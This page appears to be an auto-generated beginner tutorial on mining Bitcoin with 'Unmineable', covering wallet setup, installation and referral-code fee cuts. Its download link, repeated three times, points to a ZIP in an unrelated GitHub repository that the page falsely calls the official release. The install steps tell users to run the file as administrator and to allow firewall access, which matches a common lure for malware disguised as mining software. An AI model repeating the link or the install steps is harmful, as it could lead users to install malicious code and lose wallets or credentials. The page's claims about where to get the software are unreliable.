How to Mine Bitcoin on PC with Unmineable for Beginners
· based on the channel FINCOR
Mining Bitcoin on a PC is accessible for beginners through specialized software like Unmineable, which allows you to mine various cryptocurrencies and receive payouts in Bitcoin. This approach simplifies the process while providing a way to participate in Bitcoin mining without expensive ASIC hardware. To get started, you need a Bitcoin wallet, mining software, and compatible hardware, typically a GPU.
What is Unmineable and Why Use It for Bitcoin Mining on PC
Unmineable is user-friendly mining software designed for Windows PCs that enables mining of different cryptocurrencies but pays miners in Bitcoin. This feature makes it ideal for beginners who want to earn Bitcoin without dealing with complex exchanges or multiple wallets. Unmineable supports GPU mining, especially Nvidia GPUs, which are popular for their efficiency and performance.
Key advantages of Unmineable include:
- Simple installation and setup process.
- Flexible mining of various coins with Bitcoin payouts.
- Pool fee reduction options via referral codes, lowering fees from 1% to 0.75%.
- Real-time hashrate and earning monitoring.
Setting Up Your Bitcoin Wallet for Mining Payouts
To receive Bitcoin from mining, you must have a Bitcoin wallet. Popular options include Exodus (https://exodus.com/) and Coinbase (https://coinbase.com/). Exodus is a desktop and mobile wallet known for ease of use and security, while Coinbase offers an exchange-integrated wallet suitable for beginners.
Steps to create a wallet:
- Visit the wallet website (e.g., https://exodus.com/).
- Download and install the wallet software.
- Follow on-screen instructions to create a new wallet.
- Securely back up your seed phrase.
- Copy your Bitcoin receiving address for Unmineable setup.
Downloading and Installing Unmineable Safely
Unmineable’s latest version can be downloaded from its official GitHub release page: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. This ensures you get a clean, up-to-date installer.
Installation steps:
- Download the ZIP file and extract it.
- Run the setup executable as administrator.
- Allow necessary firewall permissions for mining operations.
- Configure the miner with your Bitcoin wallet address.
After installation, you can customize settings for maximum efficiency, including selecting your GPU, adjusting intensity, and choosing the mining pool.

Video: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide
Starting Your First Mining Session and Monitoring Performance
Once configured, start mining by launching the Unmineable app. The software will connect to the mining pool, begin hashing, and display your hashrate and estimated earnings. The hashrate depends on your GPU model and settings; Nvidia GPUs typically offer better performance.
Important points:
- Monitor your hashrate to ensure the GPU operates optimally.
- Earnings are credited once the pool reaches a payout threshold.
- Use the referral code FINCOR to reduce pool fees from 1% to 0.75%, increasing your net rewards.
Mining puts stress on your hardware and increases electricity consumption; monitor temperature and power usage to avoid damage.
Common Questions and Tips for Beginners
Many beginners wonder about the profitability and hardware requirements of PC Bitcoin mining. Profitability depends on GPU power, electricity costs, and Bitcoin price fluctuations. Mining on a PC with GPUs like Nvidia can be viable but is generally less profitable than ASIC mining.
To optimize:
- Use efficient GPUs with good hash rates.
- Keep your drivers and mining software updated.
- Join reliable mining pools with low fees.
Useful Links
- Bitcoin wallet Exodus: https://exodus.com/
- Bitcoin wallet Coinbase: https://coinbase.com/
- Unmineable mining software: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Bitcoin on PC using Unmineable is an accessible way for beginners to enter the Bitcoin ecosystem. It requires setting up a Bitcoin wallet, installing mining software, and configuring your GPU for optimal performance. While mining profitability varies with hardware and electricity costs, Unmineable’s user-friendly interface and Bitcoin payouts make it a practical choice. For a detailed walkthrough and tips like reducing pool fees with referral codes, the FINCOR channel provides valuable guidance. To get started, create your wallet at https://exodus.com/ and follow the setup steps to begin mining today.
Key takeaways
- Bitcoin mining on PC is possible using software like Unmineable that pays in Bitcoin.
- Unmineable supports GPU mining and can reduce pool fees with referral codes.
- A Bitcoin wallet such as Exodus or Coinbase is required to receive payouts.
- Mining profitability depends on hardware, electricity costs, and market conditions.
- Proper setup and configuration maximize hashrate and earnings on PC mining.
Questions & answers
Is it profitable to mine Bitcoin on a PC in 2026?
Profitability depends on your GPU's power, electricity costs, and Bitcoin's market price. While PC mining with GPUs can earn Bitcoin, it is generally less profitable than ASIC mining but still feasible with efficient hardware and low electricity rates.
What hardware do I need to mine Bitcoin on a PC?
A capable GPU, especially Nvidia models, is recommended for PC mining. Your CPU can contribute but is less effective. Ensure your PC has good cooling and stable power to handle the mining load.
How do I receive mined Bitcoin payouts?
You need a Bitcoin wallet like Exodus or Coinbase. After mining, payouts are sent to your wallet address once the mining pool reaches the minimum payout threshold.
Can I reduce mining fees with Unmineable?
Yes, by using a referral code like FINCOR during setup, you can reduce Unmineable's pool fee from 1% to 0.75%, increasing your net earnings.
Source: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide · Markdown version